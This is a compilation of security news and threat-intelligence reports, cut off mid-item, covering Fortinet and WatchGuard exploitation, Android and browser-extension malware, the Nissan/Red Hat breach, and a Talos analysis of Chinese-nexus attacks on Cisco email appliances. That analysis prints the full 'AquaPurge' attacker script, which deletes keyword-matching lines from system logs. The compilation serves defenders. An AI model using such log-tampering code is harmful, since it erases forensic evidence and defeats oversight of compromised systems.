Tradecraft Tuesday provides cybersecurity professionals with an in-depth analysis of the latest threat actors, attack vectors, and mitigation strategies. Each weekly session features technical walkthroughs of recent incidents, comprehensive breakdowns of malware trends, and up-to-date indicators of compromise (IOCs).

Participants gain:

- Detailed briefings on emerging threat campaigns and ransomware variants
- Evidence-driven defense methodologies and remediation techniques
- Direct interaction with Huntress analysts for incident response insights
- Access to actionable threat intelligence and detection guidance

Source: <https://www.bleepingcomputer.com/news/security/the-hidden-risk-in-virtualization-why-hypervisors-are-a-ransomware-magnet/>

23. Hackers exploit newly patched Fortinet auth bypass flaws

Hackers are exploiting critical-severity vulnerabilities affecting multiple Fortinet products to get unauthorized access to admin accounts and steal system configuration files.

The two vulnerabilities are tracked as CVE-2025-59718 and CVE-2025-59719, and Fortinet warned in an advisory on December 9 about the potential for exploitation.

CVE-2025-59718 is a FortiCloud SSO authentication bypass affecting FortiOS, FortiProxy, and FortiSwitchManager. It is caused by improper verification of cryptographic signatures in SAML messages, allowing an attacker to log in without valid authentication by submitting a maliciously crafted SAML assertion.

CVE-2025-59719 is a FortiCloud SSO authentication bypass affecting FortiWeb. It arises from a similar issue with the cryptographic signature validation of SAML messages, enabling unauthenticated administrative access via forged SSO.

Both issues are only exploitable if FortiCloud SSO is enabled, which is not the default setting. However, unless the feature is explicitly disabled, it is activated automatically when registering devices through the FortiCare user interface.

Targeting admin accounts

Researchers at cybersecurity company Arctic Wolf observed attacks exploiting the two security vulnerabilities starting on December 12. They note that the intrusions originated from several IP addresses linked to The Constant Company, BL Networks, and Kaopu Cloud HK.

Based on Arctic Wolf observations, the attackers targeted admin accounts with malicious single sign-on logins (SSO), as seen in the log below:

```
date=2025-12-12 time=REDACTED devname=REDACTED devid=REDACTED eventtime=REDACTED
tz=REDACTED logid="0100032001" type="event" subtype="system" level="information"
vd="root" logdesc="Admin login successful" sn=REDACTED user="admin"
ui="sso(199.247.7[.]82)" method="sso" srcip=199.247.7[.]82 dstip=REDACTED
action="login" status="success" reason="none" profile="super_admin"
msg="Administrator admin logged in successfully from sso(199.247.7[.]82)"
```

Log showing authentication bypass

Source: Arctic Wolf

After obtaining admin-level access, the hackers accessed the web management interface and performed actions such as downloading the system's configuration files.

```
date=2025-12-12 time=REDACTED devname=REDACTED devid=REDACTED eventtime=REDACTED
tz=REDACTED logid="0100032095" type="event" subtype="system" level="warning"
vd="root" logdesc="Admin performed an action from GUI" user="admin"
ui="GUI(199.247.7[.]82)" action="download" status="success" msg="System config
file has been downloaded by user admin via GUI(199.247.7[.]82)"
```

Malicious actions log

Source: Arctic Wolf

Configuration files can expose network layouts, internet-facing services, firewall policies, potentially vulnerable interfaces, routing tables, and also hashed passwords that may be cracked if weak.

The exfiltration of these files suggests that the activity is not from researchers mapping vulnerable endpoints, as exploitation is part of a malicious operation that may support future attacks.

Blocking the attacks

The two flaws impact multiple versions of Fortinet products except for FortiOS 6.4, FortiWeb 7.0, and FortiWeb 7.2.

To prevent attacks, Fortinet recommends that admins still running a vulnerable version temporarily disable the FortiCloud login feature until an upgrade to a safer version is possible.

This can be done from System → Settings → "Allow administrative login using FortiCloud SSO" = Off.

System administrators are recommended to move to one of the following versions that address both vulnerabilities:

- FortiOS 7.6.4+, 7.4.9+, 7.2.12+, and 7.0.18+
- FortiProxy 7.6.4+, 7.4.11+, 7.2.15+, 7.0.22+
- FortiSwitchManager 7.2.7+, 7.0.6+
- FortiWeb 8.0.1+, 7.6.5+, 7.4.10+

If any signs of compromise are discovered, it is recommended to rotate firewall credentials as soon as possible. Arctic Wolf also recommends limiting firewall/VPN management access to trusted internal networks only.

Source: <https://www.bleepingcomputer.com/news/security/hackers-exploit-newly-patched-fortinet-auth-bypass-flaws/>

24. Texas sues TV makers for taking screenshots of what people watch

The Texas Attorney General sued five major television manufacturers, accusing them of illegally collecting their users' data by secretly recording what they watch using Automated Content Recognition (ACR) technology.

The lawsuits target **Sony**, **Samsung**, **LG**, and China-based companies **Hisense** and **TCL** Technology Group Corporation. Attorney General Ken Paxton's office also highlighted "serious concerns" about the two Chinese companies being required to follow China's

National Security Law, which could give the Chinese government access to U.S. consumers' data.

According to complaints filed this Monday in Texas state courts, the TV makers can allegedly use ACR technology to capture screenshots of television displays every 500 milliseconds, monitor the users' viewing activity in real time, and send this information back to the companies' servers without the users' knowledge or consent.

Paxton's office described ACR technology as "an uninvited, invisible digital invader" designed to unlawfully collect personal data from smart televisions, alleging that the harvested information then gets sold to the highest bidder for ad targeting.

"Companies, especially those connected to the Chinese Communist Party, have no business illegally recording Americans' devices inside their own homes," Paxton said.

"This conduct is invasive, deceptive, and unlawful. The fundamental right to privacy will be protected in Texas because owning a television does not mean surrendering your personal information to Big Tech or foreign adversaries."

Spokespersons for Sony, Samsung, Hisense, and TCL were not immediately available for comment when contacted by BleepingComputer earlier today.

An LG spokesperson told BleepingComputer that, "As a matter of policy, LG Electronics USA does not generally comment on pending legal matters such as this."

Almost a decade ago, in February 2017, Walmart-owned smart TV manufacturer Vizio paid \$2.2 million to settle charges brought by the U.S. Federal Trade Commission and the New Jersey Attorney General that it collected viewing data from 11 million consumers without their knowledge or consent using a "Smart Interactivity feature."

The two agencies said that since February 2014, Vizio and an affiliated company have manufactured and sold smart TVs (and retrofitted older models by installing tracking software remotely) that captured detailed information on what is being watched, including content from cable, streaming services, and DVDs.

According to the complaint, Vizio also attached demographic information (such as sex, age, income, and education) to the collected data and sold it to third parties for targeted advertising purposes.

In August 2022, the FTC published a consumer alert on securing Internet-connected devices, advising Americans to adjust the tracking settings on their smart TVs to protect their privacy.

Update December 16, 12:43 EST: Added LG statement.

Source: <https://www.bleepingcomputer.com/news/security/texas-sues-tv-makers-for-spying-on-users-selling-data-without-consent/>

25. Microsoft asks admins to reach out for Windows IIS failures fix

Microsoft has asked businesses to reach out for advice on how to temporarily mitigate a known Message Queuing (MSMQ) issue causing enterprise apps and Internet Information Services (IIS) sites to fail.

MSMQ is an optional Windows service commonly used in enterprise environments that helps apps communicate over a network.

The known issue mainly affects enterprise users with Windows 10 22H2, Windows Server 2019, and Windows Server 2016 devices that have installed the KB5071546, KB5071544, and KB5071543 security updates released during the December 2025 Patch Tuesday.

While Microsoft is investigating it and working on a fix, in a Tuesday update to the Windows release health dashboard, it advised enterprise customers to reach out for details on how to temporarily mitigate this bug in their environments.

"Individuals using Windows Home or Pro editions on personal devices are very unlikely to experience this issue. This issue primarily affects enterprise or managed IT environments," Microsoft said. "A workaround is available for affected devices. To apply the workaround and mitigate this issue in your organization, please contact Microsoft Support for business."

As Microsoft explained when it acknowledged the issue on Monday, affected users are experiencing a wide range of symptoms, from inactive MSMQ queues and applications unable to write to queues to IIS sites failing with "insufficient resources" errors. Some impacted systems are also displaying misleading "There is insufficient disk space or memory" messages, even though sufficient resources are available.

The problem stems from changes to the MSMQ security model that have modified permissions on a critical system folder, requiring MSMQ users to have write access to a directory that is usually restricted to administrators.

"This issue is caused by the recent changes introduced to the MSMQ security model and NTFS permissions on C:\Windows\System32\MSMQ\storage folder. MSMQ users now require write access to this folder, which is normally restricted to administrators," Microsoft explained. "As a result, attempts to send messages via MSMQ APIs might fail with resource errors. This issue also impacts clustered MSMQ environments under load."

Microsoft has yet to provide a timeline for when a fix will be available and has not confirmed whether it will issue an emergency update or wait for the next scheduled release. For now, IT admins dealing with this issue should reach out to Microsoft's business support team for a temporary workaround or may need to consider rolling back the updates.

In July, Microsoft also asked businesses to reach out for advice on how to work around another known issue causing Cluster service and VM restart problems after installing the July 2025 Windows Server 2019 security updates.

Source: <https://www.bleepingcomputer.com/news/microsoft/microsoft-asks-it-admins-to-reach-out-for-windows-iis-failures-fix/>

26. Cellik Android malware builds malicious versions from Google Play apps

A new Android malware-as-a-service (MaaS) named Cellik is being advertised on underground cybercrime forums offering a robust set of capabilities that include the option to embed it in any app available on the Google Play Store.

Specifically, attackers can select apps from Android's official app store and create trojanized versions that appear trustworthy and keep the real app's interface and functionality.

By providing the expected capabilities, Cellik infections can go unnoticed for a longer time. Additionally, the seller claims that bundling the malware this way may help bypass Play Protect, although this is unconfirmed.

Mobile security firm iVerify discovered Cellik on underground forums where it is offered for \$150/month or \$900 for lifetime access.

Cellik capabilities

Cellik is a fully-fledged Android malware that can capture and stream the victim's screen in real time, intercept app notifications, browse the filesystem, exfiltrate files, wipe data, and communicate with the command-and-control server via an encrypted channel.




Live feed of the victim's screen

Source: iVerify

The malware also features a hidden browser mode that attackers can use to access websites from the infected device using the victim's stored cookies.

An app injection system allows attackers to overlay fake login screens or inject malicious code into any app to steal the victim's account credentials.

The listed capabilities also include the option to inject payloads onto installed apps, which would make pinpointing the infection even more difficult, as long-trusted apps suddenly turn rogue.



Cellik's hidden browser mode

Source: iVerify

The highlight, though, is the Play Store integration into Cellik's APK builder, which allows cybercriminals to browse the store for apps, select the ones they want, and create a malicious variant of them.

"The seller claims Cellik can bypass Google Play security features by wrapping its payload in trusted apps, essentially disabling Play Protect detection," explains iVerify.

"While Google Play Protect typically flags unknown or malicious apps, trojans hidden inside popular app packages might slip past automated reviews or device-level scanners."

BleepingComputer has contacted Google to ask if Cellik-bundled apps can indeed evade Play Protect, but a comment wasn't immediately available.

To stay safe, Android users should avoid sideloading APKs from dubious sites unless they trust the publisher, ensure Play Protect is active on the device, review app permissions, and monitor for unusual activity.

Update 1/8 - A Google spokesperson has sent BleepingComputer the following comment:

"Based on our current detection, no apps containing this malware are found on Google Play. Android users are automatically protected against known versions of this malware by Google Play Protect, which is on by default on Android devices with Google Play Services. Google

Play Protect can warn users or block apps known to exhibit malicious behavior, even when those apps come from sources outside of Play." - A Google Spokesperson

Source: <https://www.bleepingcomputer.com/news/security/cellik-android-malware-builds-malicious-versions-from-google-play-apps/>

27. UAT-9686 actively targets Cisco Secure Email Gateway and Secure Email and Web Manager

- Cisco Talos recently discovered a campaign targeting Cisco AsyncOS Software for Cisco Secure Email Gateway, formerly known as Cisco Email Security Appliance (ESA), and Cisco Secure Email and Web Manager, formerly known as Cisco Content Security Management Appliance (SMA).
- We assess with moderate confidence that the adversary, who we are tracking as UAT-9686, is a Chinese-nexus advanced persistent threat (APT) actor whose tool use and infrastructure are consistent with other Chinese threat groups.
- As part of this activity, UAT-9686 deploys a custom persistence mechanism we track as "AquaShell" accompanied by additional tooling meant for reverse tunneling and purging logs.
- Our analysis indicates that appliances with non-standard configurations, as described in Cisco's advisory, are what we have observed as being compromised by the attack.

Cisco Talos is tracking the active targeting of Cisco AsyncOS Software for Cisco Secure Email Gateway, formerly known as Cisco Email Security Appliance (ESA), and Cisco Secure Email and Web Manager, formerly known as Cisco Content Security Management Appliance (SMA), enabling attackers to execute system-level commands and deploy a persistent Python-based backdoor, AquaShell. Cisco became aware of this activity on December 10, which has been ongoing since at least late November 2025. Additional tools observed include AquaTunnel (reverse SSH tunnel), chisel (another tunneling tool), and AquaPurge (log-clearing utility). Talos' analysis indicates that appliances with non-standard configurations, as described in Cisco's advisory, are what we have observed as being compromised by the attack.

The Cisco Secure Email and Web Manager centralizes management and reporting functions across multiple Cisco Email Security Appliances (ESAs) and Web Security Appliances (WSAs), offering centralized services such as spam quarantine, policy management, reporting, tracking, and configuration management to simplify administration and enhance security enforcement.

Customers are strongly advised to follow the guidance published in the security advisories discussed below. Additional recommendations specific to Cisco are available [here](#).

Talos assesses with moderate confidence that this activity is being conducted by a Chinese-nexus threat actor, which we track as UAT-9686. We have observed overlaps in tactics, techniques and procedures (TTPs), infrastructure, and victimology between UAT-9686 and other Chinese-nexus threat actors Talos tracks. Tooling used by UAT-9686, such as

AquaTunnel (aka ReverseSSH), also aligns with previously disclosed Chinese-nexus APT groups such as APT41 and UNC5174. Additionally, the tactic of using a custom-made web-based implant such as AquaShell is increasingly being adopted by highly sophisticated Chinese-nexus APTs.

AquaShell

AquaShell is a lightweight Python backdoor that is embedded into an existing file within a Python-based web server. The backdoor is capable of receiving encoded commands and executing them in the system shell. It listens passively for unauthenticated HTTP POST requests containing specially crafted data. If such a request is identified, the backdoor will then attempt to parse the contents using a custom decoding routine and execute them in the system shell.

AquaShell is delivered as an encoded data blob that is decoded and ultimately placed in "/data/web/euq_webui/htdocs/index.py".

The result of decoding the data blob is the Python code that constitutes the AquaShell backdoor. AquaShell parses the HTTP POST request, decodes it using a combination custom algorithm and Base64 decoding and executes the resulting commands on the appliance.

AquaPurge

AquaPurge removes lines containing specific keywords from the log files specified. It uses the "egrep" command to filter out (invert search) all content that doesn't contain the keywords and then simply commits them to the log files:

```
#!/bin/sh
commandlog='/data/log/heimdall/commandd/commandd.current'
cpt=<keyword>
euqguilog='/data/pub/euqgui_logs/euqgui.current'
ept={REDACTED}

CMD

(sleep 10 && ls ${commandlog} 2>/dev/null&& egrep ${cpt} ${commandlog} >/dev/null &&
echo "$(cat ${commandlog} | egrep -v ${cpt})" > ${commandlog} &)
(sleep 10 && ls ${euqguilog} 2>/dev/null&& egrep ${ept} ${euqguilog} >/dev/null &&
echo "$(cat ${euqguilog} | egrep -v ${ept})" > ${euqguilog} &)

rm -f /data/tmp/PKGFILE
rm -rf /data/tmp/BINDIR
exit 0
```

AquaTunnel

AquaTunnel is a compiled GoLang ELF binary based on the open-source “ReverseSSH” backdoor. AquaTunnel creates a reverse SSH connection from the compromised system back to an attacker-controlled server, enabling unauthorized remote access even when the system is behind firewalls or NAT.

Chisel

Chisel is an open-source tunneling tool that supports creating TCP/UDP tunnels over a single-port HTTP-based connection. Chisel allows an attacker to proxy traffic through a compromised edge device, allowing them to easily pivot through that device into the internal environment.

Coverage and remediation

Recommendations for Cisco customers are available here. If your organization does find connections to the provided actor indicators of compromise (IOCs), please open a case with Cisco TAC.

All IOCs, including IPs and file hashes determined to be associated with this campaign have been blocked across the Cisco portfolio.

IOCs

The IOCs can also be found in our GitHub repository [here](#).

AquaTunnel

2db8ad6e0f43e93cc557fbda0271a436f9f2a478b1607073d4ee3d20a87ae7ef

AquaPurge

145424de9f7d5dd73b599328ada03aa6d6cdcee8d5fe0f7cb832297183dbe4ca

Chisel

85a0b22bd17f7f87566bd335349ef89e24a5a19f899825b4d178ce6240f58bfc

172[.]233[.]67[.]176

172[.]237[.]29[.]147

38[.]54[.]56[.]95

Source: <https://blog.talosintelligence.com/uat-9686/>

28. Critical RCE flaw impacts over 115,000 WatchGuard firewalls

Over 115,000 WatchGuard Firebox devices exposed online remain unpatched against a critical remote code execution (RCE) vulnerability actively exploited in attacks.

The security flaw, tracked as CVE-2025-14733, affects Firebox firewalls running Fireware OS 11.x and later (including 11.12.4_Update1), 12.x or later (including 12.11.5), and 2025.1 up to and including 2025.1.3.


Successful exploitation enables unauthenticated attackers to execute arbitrary code remotely on vulnerable devices, following low-complexity attacks that don't require user interaction.

As WatchGuard explained in a Thursday advisory, when it released CVE-2025-14733 security updates and tagged it as exploited in the wild, unpatched Firebox firewalls are only vulnerable to attacks if configured for IKEv2 VPN. It also warned that even if vulnerable configurations are removed, the firewall may still be at risk if a Branch Office VPN (BOVPN) to a static gateway peer is still configured.

"WatchGuard Fireware OS iked process contains an out of bounds write vulnerability in the OS iked process," an NVD advisory explains. "This vulnerability may allow a remote unauthenticated attacker to execute arbitrary code and affects both the mobile user VPN with IKEv2 and the branch office VPN using IKEv2 when configured with a dynamic gateway peer."

WatchGuard has shared indicators of compromise to help customers identify compromised Firebox appliances on their network, advising those who find signs of malicious activity to rotate all locally stored secrets on vulnerable firewalls. It also provided a temporary workaround for network defenders who can't immediately patch vulnerable devices, requiring them to disable dynamic peer BOVPNs, add new firewall policies, and disable the default system policies that handle VPN traffic.

On Saturday, the Internet security watchdog group Shadowserver found over 124,658 unpatched Firebox instances exposed online, with 117,490 still exposed on Sunday.



WatchGuard firewall instances exposed online (Shadowserver)

One day after WatchGuard released patches, CISA added CVE-2025-14733 to its Known Exploited Vulnerabilities (KEV) Catalog.

The U.S. cybersecurity agency also ordered Federal Civilian Executive Branch (FCEB) agencies (executive branch non-military agencies, such as the Department of Energy, the Department of the Treasury, and the Department of Homeland Security) to patch Firebox firewalls within a week, by December 26th, as mandated by the Binding Operational Directive (BOD) 22-01.

"This type of vulnerability is a frequent attack vector for malicious cyber actors and poses significant risks to the federal enterprise," CISA warned. "Apply mitigations per vendor instructions, follow applicable BOD 22-01 guidance for cloud services, or discontinue use of the product if mitigations are unavailable."

In September, WatchGuard patched an almost identical RCE vulnerability (CVE-2025-9242) impacting Firebox firewalls. One month later, Shadowserver found over 75,000 Firebox firewalls vulnerable to CVE-2025-9242 attacks, most in North America and Europe, with CISA later tagging the security flaw as actively exploited in the wild and ordering federal agencies to secure their Firebox appliances from ongoing attacks.

Two years ago, CISA also ordered U.S. government agencies to patch another actively exploited WatchGuard flaw (CVE-2022-23176) impacting Firebox and XTM firewall appliances.

WatchGuard works with over 17,000 security resellers and service providers to protect the networks of more than 250,000 small and mid-sized companies worldwide.

Source: <https://www.bleepingcomputer.com/news/security/over-115-000-watchguard-firewalls-vulnerable-to-ongoing-rce-attacks/>

29. Nissan says thousands of customers exposed in Red Hat breach

Nissan Motor Co. Ltd. (Nissan) has confirmed that information of thousands of its customers has been compromised after the data breach at Red Hat in September.

The Japanese multinational automobile manufacturer headquartered in Yokohama, Japan, produces more than 3.2 million cars a year. The company employs 120,000 people and has a strong presence in Japan, North America, Europe, and Asia.

In an announcement yesterday, Nissan informed that it was indirectly impacted by a security breach incident at the U.S.-based enterprise software company Red Hat.

"Nissan Motor Co., Ltd. received a report from Red Hat, the company it commissioned to develop customer management systems for its sales companies, that unauthorized access to its data servers had resulted in the data being leaked," the Japanese company says.

"It was later confirmed that the data leaked by the company contained some customer information from Nissan Fukuoka Sales Co., Ltd."

Specifically, approximately 21,000 customers who purchased vehicles or received services at Nissan in Fukuoka, Japan, had the following information leaked:

- Full names
- Physical addresses
- Phone numbers
- Email addresses
- Customer data used in sales operations

The Japanese automaker noted that financial information such as credit card details was not exposed.

A Crimson Collective hack

The Red Hat breach disclosed in early October involved the theft of hundreds of gigabytes of sensitive data from 28,000 private GitLab repositories, initially claimed by the Crimson Collective threat actor.

Later, ShinyHunters became involved by hosting samples of the stolen data on their extortion platform, directly applying pressure to the victimized firm.

Nissan noted that the compromised Red Hat environment does not store any other data beyond what was confirmed as impacted, and underlines that it has no evidence that the leaked information has been misused.

BleepingComputer has contacted Nissan Japan, Nissan Europe, and Nissan Americas for additional comment on the Red Hat incident impacting operations, but we have not received a reply as of publication.

This is the second cybersecurity incident for Nissan Japan this year, following a Qilin ransomware attack in late August that hit its design subsidiary Creative Box Inc. (CBI).

Last year, Nissan North America suffered a data breach that impacted 53,000 employees, while Nissan Oceania announced that an Akira ransomware attack had exposed the data of 100,000 customers.

Source: <https://www.bleepingcomputer.com/news/security/nissan-says-thousands-of-customers-exposed-in-red-hat-breach/>

30. Fake MAS Windows activation domain used to spread PowerShell malware

A typosquatted domain impersonating the Microsoft Activation Scripts (MAS) tool was used to distribute malicious PowerShell scripts that infect Windows systems with the 'Cosmali Loader'.

BleepingComputer has found that multiple MAS users began reporting on Reddit [1, 2] yesterday that they received pop-up warnings on their systems about a Cosmali Loader infection.

You have been infected by a malware called 'cosmali loader' because you mistyped 'get.activated.win' as 'get.activate[.]win' when activating Windows in PowerShell.


The malware's panel is insecure and everyone viewing it has access to your computer.

Reinstall Windows and don't make the same mistake next time.

For proof that your computer is infected, check Task Manager and look for weird PowerShell processes.

Based on the reports, attackers have set up a look-alike domain, "get.activate[.]win," which closely resembles the legitimate one listed in the official MAS activation instructions, "get.activated.win."

Given that the difference between the two is a single character ("d"), the attackers bet on users mistyping the domain.



Warning message

Source: RussianPanda

Security researcher RussianPanda discovered that the notifications are related to the open source Cosmali Loader malware, and could be related to similar pop-up notifications spotted by GDATA malware analyst Karsten Hahn.

RussianPanda told BleepingComputer that Cosmali Loader delivered cryptomining utilities and the XWorm remote access trojan (RAT).

Although it is unclear who pushed the warning messages to users, it is likely that a well-intended researcher gained access to the malware control panel and used it to inform users of the compromise.

MAS is an open-source collection of PowerShell scripts that automate the activation of Microsoft Windows and Microsoft Office using HWID activation, KMS emulation, and various bypasses (Ohook, TSforge).

The project is hosted on GitHub and is openly maintained. However, Microsoft sees it as a piracy tool that activates products without a purchased license using unauthorized methods that circumvent its licensing system.

The maintainers of the project also warned users of the campaign and urged them to check the commands they type before executing them.



MAS

@massgravel · [Follow](#)

A typo-squatting campaign was found on the domain "get[.]activate[.]win" (notice the missing "d"), used to install a remote script-loading trojan.

Please take extra care to verify the commands you type before running them, or download the MAS AIO script from our GitHub.

2:31 AM · Dec 23, 2025



Users are recommended to avoid executing remote code if they don't fully understand what it does, always test in a sandbox, and avoid retyping commands to minimize the risk of fetching dangerous payloads from typosquatted domains.

Unofficial Windows activators have been repeatedly used for malware delivery, so users need to be aware of the risks and exercise caution when using such tools.

Source: <https://www.bleepingcomputer.com/news/security/fake-mas-windows-activation-domain-used-to-spread-powershell-malware/>


31. Zoom Stealer browser extensions harvest corporate meeting intelligence

A newly discovered campaign, which researchers call Zoom Stealer, is affecting 2.2 million Chrome, Firefox, and Microsoft Edge users through 18 extensions that collect online meeting-related data like URLs, IDs, topics, descriptions, and embedded passwords.

Zoom Stealer is one of three browser extension campaigns that reached more than 7.8 million users over seven years and are attributed to a single threat actor tracked as DarkSpectre.

Based on the used infrastructure, DarkSpectre is believed to be the same China-linked threat actor behind the previously documented GhostPoster, which targeted Firefox users, and ShadyPanda, which delivered spyware payloads to Chrome and Edge users.

ShadyPanda remains active through 9 extensions and an additional 85 'sleepers' that build a user base before turning malicious via updates, researchers at supply-chain security company Koi Security say.



Campaign discovery flow

Source: Koi Security

Although the China connection existed before, attribution is now clearer based on hosting servers on Alibaba Cloud, ICP registrations, code artifacts containing Chinese-language strings and comments, activity patterns that match the Chinese timezone, and monetization targeting tuned to Chinese e-commerce.

Corporate meeting intelligence


The 18 extensions in the Zoom Stealer campaign are not all meeting-related, and some of them can be used to download videos or as recording assistants: Chrome Audio Capture with 800,000 installations, and Twitter X Video Downloader. Both are still available on the Chrome Web Store at publishing time.

Koi Security researchers note that the extensions are all functional and work as advertised.

Chrome Audio Capture

